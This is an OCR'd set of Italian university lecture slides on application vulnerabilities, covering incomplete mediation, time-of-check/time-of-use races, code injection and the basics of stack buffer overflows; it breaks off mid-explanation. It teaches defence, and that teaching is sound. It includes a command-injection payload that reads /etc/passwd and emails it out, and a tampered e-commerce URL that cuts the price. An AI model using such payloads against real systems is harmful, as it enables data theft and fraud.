Corso di “Sicurezza Informatica”
Laurea Magistrale in Ingegneria Informatica
A.A. 2023/2024

“Vulnerabilità delle applicazioni” (parte 1)

Prof. Mirco Marchetti
Università di Modena e Reggio Emilia

Software and bugs

- "**All software has bugs**. Some of them are functional, while some create elevated privileges, cause information leakage, and/or cause a denial of service. The latter bugs are what we refer to as **software security vulnerabilities**"
- "These vulnerabilities are written into the software as a coding error. While the vendors hopefully do not intend to release software with security vulnerabilities, after the software is released for widespread use, they are eventually found"
- "When vendors learn of vulnerabilities, they can release patches. Unfortunately, users and administrators frequently do not implement the patches, leaving the systems vulnerable to anyone who can access the system with the appropriate attack. For example**, the Conficker worm has infected close to 7M computers around the world, yet the patch to prevent infection has been widely available for close to a year**"

"Despite their myriad manifestations and different targets, **nearly all attacks** on computer systems have one fundamental cause: **the code used to run too many systems today is not secure**.

Flaws in its design, implementation, testing, and operations allow attackers all-too-easy access".

"**Poor code quality** leads to unpredictable behavior.

From a user's perspective that often manifests itself as poor usability. **For an attacker it provides an opportunity to stress the system in unexpected ways**."

Perché i programmatori scrivono codice “insicuro”?


1. There is no curriculum that addresses computer security in most schools. Even when there *is a* computer security curriculum, they often don't discuss how to write secure programs as a whole. Many such curriculum only study certain areas such as cryptography or protocols. These are important, but they often fail to discuss common real−world issues such as *buffer overflows*, *string formatting*, and *input checking*. I believe this is one of the most important problems; even those programmers who go through colleges and universities are very unlikely to learn how to write secure programs. Yet we depend on those very people to write secure programs
2. Programming books/classes do not teach secure/safe programming techniques → … la situazione sta lentamente migliorando …
3. No one uses formal verification methods
4. C is an unsafe language, and the standard C library string functions are unsafe


Perché i programmatori scrivono codice “insicuro”?


1. Programmers do not think “multi−user”
2. Programmers are human, and humans are lazy. Thus, programmers will often use the “easy” approach instead of a secure approach − and once it works, they often fail to fix it later
3. Most programmers are simply not good programmers
4. Most programmers are not security people; they simply don’t think like an attacker does (linear *vs* network)
5. Most computer security models are terrible
6. There is lots of “broken” legacy software. Fixing this software (to remove security faults or to make it work with more restrictive security policies) is difficult
7. Consumers don’t care (enough) about security
8. Security costs extra development time
9. Security costs in terms of additional testing

[Aleph One, Bugtraq posting, December 1998]

Secure programming: Un vuoto da colmare









• • •

• • •





Vulnerabilità applicazioni

- Alcune (solo alcune!) classi di errori che affliggono molto del software esistente:
  - **Mediazione incompleta**
  - **Tempo di controllo / Tempo di utilizzo**
  - **Code injection**
    - **Buffer overflow + shellcode injection, SQL injection, Cross Site scripting (XSS), ...**

Principale vulnerabilità
- Validazione dell'input mancante o incompleta

Mediazione incompleta

- Vi sono dati sensibili, sulla base dei quali vengono effettuate operazioni critiche
  - per la sicurezza (es., autenticazione)
  - per la logica dell'applicazione (es., dati da cui calcolare una fattura)
- I dati sono in una condizione esposta, non controllata
  - dati "intermedi" modificabili dall'utente
  - la mediazione effettuata dal programma tra dati e utenti non è completa

Mediazione incompleta: esempio nel mondo “reale”

- Uno studente supera un esame universitario con la valutazione di 18/30, ma ha dimenticato il libretto…
- Il docente scrive il voto su un foglio e lo consegna allo studente
- Lo studente altera il voto scritto sul foglio, che diventa 28, invece di 18 (l’utente deve essere in grado di alterare il dato intermedio “semilavorato”)
- All’appello successivo, lo studente consegna al docente il foglio con la valutazione alterata
- Il docente verbalizza il 28

Mediazione incompleta: esempio applicazione Web

- http://www.ecommerce.com/applicazioni/inpututente?param1=000203356155&param2=2004Jan01
  - Parametro 1= un numero identificativo di un utente
  - Parametro 2= una data
  - Parametri passati al server mediante richieste GET e query string
- Cosa succederebbe inserendo nel parametro 2 qualcosa tipo: 1800Jan01, 2004Feb30, 2004Min43?
  - Errore di sistema perché qualche applicativo si troverebbe a gestire una data o un mese inesistente o non significativo
  - Risultato errato senza errore da parte del software se non c'è controllo

Mediazione incompleta: vero sito e-commerce

- Possibilità di scegliere da un listino una certa quantità di oggetti e la modalità di spedizione.
- Ordini inviati via browser:
  - http://www.mysite.com/ordini/finale?custID=232&part=55&quantity=20&price=20&shipping=mail&shipcost=12&total=412
- Semplice possibilità di manomissione:
  - http://www.mysite.com/ordini/finale?custID=232&part=55&quantity=20&price=10&shipping=mail&shipcost=12&total=212

- Considerando la quantità di oggetti venduti in un giorno mediante e-commerce, non è semplice per l'azienda accorgersi di un utente che compra con il 50% di sconto

Mediazione incompleta: applicazioni "tradizionali"

- Molte applicazioni mantengono risultati intermedi in file temporanei (es., in /tmp)
- Se l'utente ha diritto di scrittura sui file temporanei, può modificare i risultati intermedi (i controlli vengono solitamente fatti solo sugli input iniziali)
- Anche Buffer Overflow può essere considerato come un caso di mediazione incompleta
  - consente all'utente di modificare delle "informazioni di stato" del programma (puntatore alla prossima istruzione da eseguire)

Contromisure

- Correggere possibili errori
  - Ad esempio, aggiungere software di controllo lato server per verificare la correttezza dei dati prima, durante e dopo
  - Non si evita la possibilità di modificare la query string della URL. Dal lato server HTTP non vi è modo di cogliere la differenza dell'input tra form e URL modificata dall'utente.

- Prevenire la possibilità di errori
  - Riprogettare il tipo di input in modo da limitare al minimo (controllabile) i dati forniti dall'utente. Ad esempio, limitare le scelte dell'utente solo ad insiemi di valori validi
  - Riprogettare l'applicazione in modo da non esporre mai informazioni sensibili (mediazione completa)


Time of Check to Time of Use

- Time of Check to Time of Use
  - Also known as: TOCTTOU, TOC/TOU, corse critiche, race conditions
- Malfunzionamenti causati da problemi di sincronizzazione
  - tipici di sistemi multiutente e multitasking
- Tipico scenario che causa problemi di sicurezza:
  - una operazione sensibile può essere effettuata solo se una certa condizione è vera (e.s., l'utente ha i diritti per modificare un file)
  - la verifica della condizione avviene prima dell'esecuzione dell'operazione
  - la condizione diventa falsa dopo la verifica, ma prima dell'esecuzione dell'operazione

Esempio TOC/TOU: applicazione Web

- Sito wikipedia-like, utenti possono modificare pagine Web, amministratori possono modificare e bloccare pagine Web
  - un utente vuole modificare una pagina Web
  - la pagina non è bloccata, l'applicazione Web consente la modifica all'utente
  - un amministratore blocca la pagina dopo che l'autorizzazione è stata concessa, ma prima che l'utente abbia modificato la pagina
  - l'utente modifica la pagina dobo il blocco, sfruttando l'autorizzazione ottenuta precedentemente


Esempio TOC/TOU: applicazione «tradizionale»



TOC/TOU: contromisure

- Utilizzare transazioni atomiche, non interrompibili
  - Non sempre possibile
- Ristrutturare la logica del programma in modo da renderlo non vulnerabile a corse critiche
  - Soluzioni dipendenti dalla logica applicativa
  - Possono richiedere modifiche complesse al software

Esempio TOC/TOU: contromisure



Code injection

- Tecnica per “iniettare” codice arbitrario in una applicazione sfruttando il mancato controllo dell’ input

- Esempio
  - Guest book che accetta brevi messaggi dagli utenti.
  - Ciascun messaggio è un file che viene “letto” (interpretato) dal server.

- Cosa succede se un attacker inserisce?
  - ; cat /etc/passwd | email mirco.marchetti@unimore.it #

Code Injection

- Numerose tecniche, strettamente dipendenti dalla tecnologia utilizzata per implementare l'application logic
- Una unica causa: mancata validazione degli input forniti dall'utente
  - assunzioni implicite (ed errate) sulla qualità degli input forniti dagli utente
  - Confusione tra DATI e CODICE
- Contromisura: validare sempre gli input
  - TUTTI gli input, ogni input esterno è imprevedibile e potenzialmente dannoso
  - occorre verificarne le dimensioni, i contenuti, il tipo, …

Code injection

Principali tecniche di *code injection*
(studiate nell'ambito del corso)

1. ***Shell injection* mediante buffer overflow**
2. ***SQL injection***
3. **Cross Site Scripting (XSS)**

Buffer overflow

Buffer overflow (BOF)

"On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to ***smash the stack****, and can cause return from the routine to jump to a random address.*

This can produce some of the most insidious data-dependent bugs known to mankind."

Aleph 1, ***Smashing the stack for fun and profit***

Informazioni su buffer overflow

- Molti bug di sicurezza sfruttano buffer overflow possono
- Uno dei primi e più noti attacchi risale al 1988 con *l'Internet Worm* scritto da Robert T. Morris

VULNERABILITIES

Microsoft Windows Logon Process Remote Buffer Overflow Vulnerability

info | discussion | exploit | solution | credit | help

Microsoft Windows logon process "winlogon" has been reported to be prone to a remote buffer overflow vulnerability. The issue is reported to exist when the vulnerable host is a member of an Active Directory domain. When processing logon information, the windows logon process will read data from the Active Directory. This read call does not sufficiently perform bounds checking on received data before said data is copied into a reserved buffer in process memory.

Supplied data that exceeds the size of the allocated buffer in Windows logon process memory will overrun its bounds, this will result in the corruption of memory that is adjacent to the affected buffer.

Tipi di Buffer overflow

- Vi sono tanti tipi di buffer overflow:
  - Stack segment
  - Heap segment
  - Format string (*printf*, *scanf*)
  - …

- Ci focalizziamo sul più semplice:

Stack segment buffer overflow

Principio di funzionamento

- **BUFFER** = spazio contiguo di memoria contenente, di solito, dati dello stesso tipo

- In molti linguaggi, soprattutto il C → **BUFFER = ARRAY**

- **BUFFER OVERFLOW** = **riempire un array con un insieme di dati che supera la dimensione dell'array stesso**

Motivazioni

- **FALSA IPOTESI**: “La causa dei principali problemi di overflow del buffer è da individuare nell’intrinseca flessibilità del linguaggio di programmazione C”

- **Per default, non vi è alcun controllo sui limiti degli array e dei riferimenti dei puntatori da parte del compilatore**
- Ma allora la soluzione è semplice! Basta compilare il programma con l’opzione di verifica limiti o usare altri linguaggi
- In questo modo:

```
int vett[10];
vett[11]=34;
```

➔ **ERRORE!**

Soluzioni (?)

- **Bisogna valutare bene quali tipi di errore sono in effetti verificabili a tempo di compilazione …**
- Avendo dichiarato: int vett[10];
  Vi sono tanti modi per causare buffer overflow a tempo di esecuzione:
  - vett[10];
  - for (i=0; i<=k; i++) vett[i];
  - scanf("%d", &b); vett[4*b];

- **Non vi è reale possibilità di controllare i limiti degli array e dei riferimenti dei puntatori da parte del compilatore perché molti errori si evidenziano a tempo di esecuzione**
- **Il programmatore deve assumersi l'onere di questi controlli**

Approfondimenti

(Esempi: linguaggio C + Sistema Operativo *nix)


- **Gestione della memoria**
- **Buffer overflow**

Segmentazione della memoria

L' organizzazione di un processo in memoria prevede la divisione dello spazio in quattro **segmenti** principali:

- **Text (*code*)**
- **Data**
- **Heap**
- **Stack**

Segmentazione della memoria



Memoria stack

- Si ricorda che nel linguaggio C tutto si basa su funzioni; anche il **main()** è una funzione
- Per catturare la semantica delle chiamate annidate (una funzione che chiama un'altra funzione, che chiama un'altra ...), è necessario gestire l'area di memoria che contiene i record di attivazione relative alle varie chiamate di funzioni come una **pila** (***stack***):


  Last In, First Out → LIFO

  (L'ultimo record di attivazione a entrare è il primo a uscire)

- Ciascun record di attivazione occupa un **frame** dello stack
- Le operazioni permesse su uno stack sono diverse, tra cui:
  - **PUSH**: aggiunge frame al top dello stack
  - **POP**: estrae frame dal top dello stack

Esempio

```
int x = 4;
void R(int A) { ... }
void Q(int x) {  R(x);  }
void P()  {  int a=10;  Q(a); }
main() {  P();  }
```



<u>Sequenza di attivazioni</u>

(Sist. Oper. $\rightarrow$) **main** $\rightarrow$ **P** $\rightarrow$ **Q** $\rightarrow$ **R**

Catena dei record di attivazione

- Quando una funzione chiamata termina, il controllo torna all'ambiente chiamante, che deve:
  - riprendere la sua esecuzione dall'istruzione successiva alla chiamata della funzione
  - trovare il suo ambiente di lavoro inalterato
- A questo scopo, quando il *chiamante* invoca la funzione, si inseriscono nel record di attivazione della funzione chiamata anche:
  - **indirizzo di ritorno**, ossia l'indirizzo della prossima istruzione del *chiamante* che andrà eseguita quando la funzione terminerà
  - **link dinamico**, ossia un collegamento al record di attivazione del *chiamante*, in modo da poter ripristinare l'ambiente del *chiamante* quando la funzione terminerà

- La sequenza dei link dinamici costituisce la cosiddetta ***catena dinamica***, che rappresenta *la storia* delle attivazioni ("chi ha chiamato chi")

Azioni del processore

Quando un programma va in esecuzione, l'**Instruction Pointer** (**IP, EIP o RIP**) viene inizializzato con l'indirizzo della prima istruzione del *text segment* da eseguire

Il processore esegue un loop di esecuzione:

1. **Legge** l'istruzione riferita da IP
2. **Aggiunge** la lunghezza in byte dell'istruzione in IP
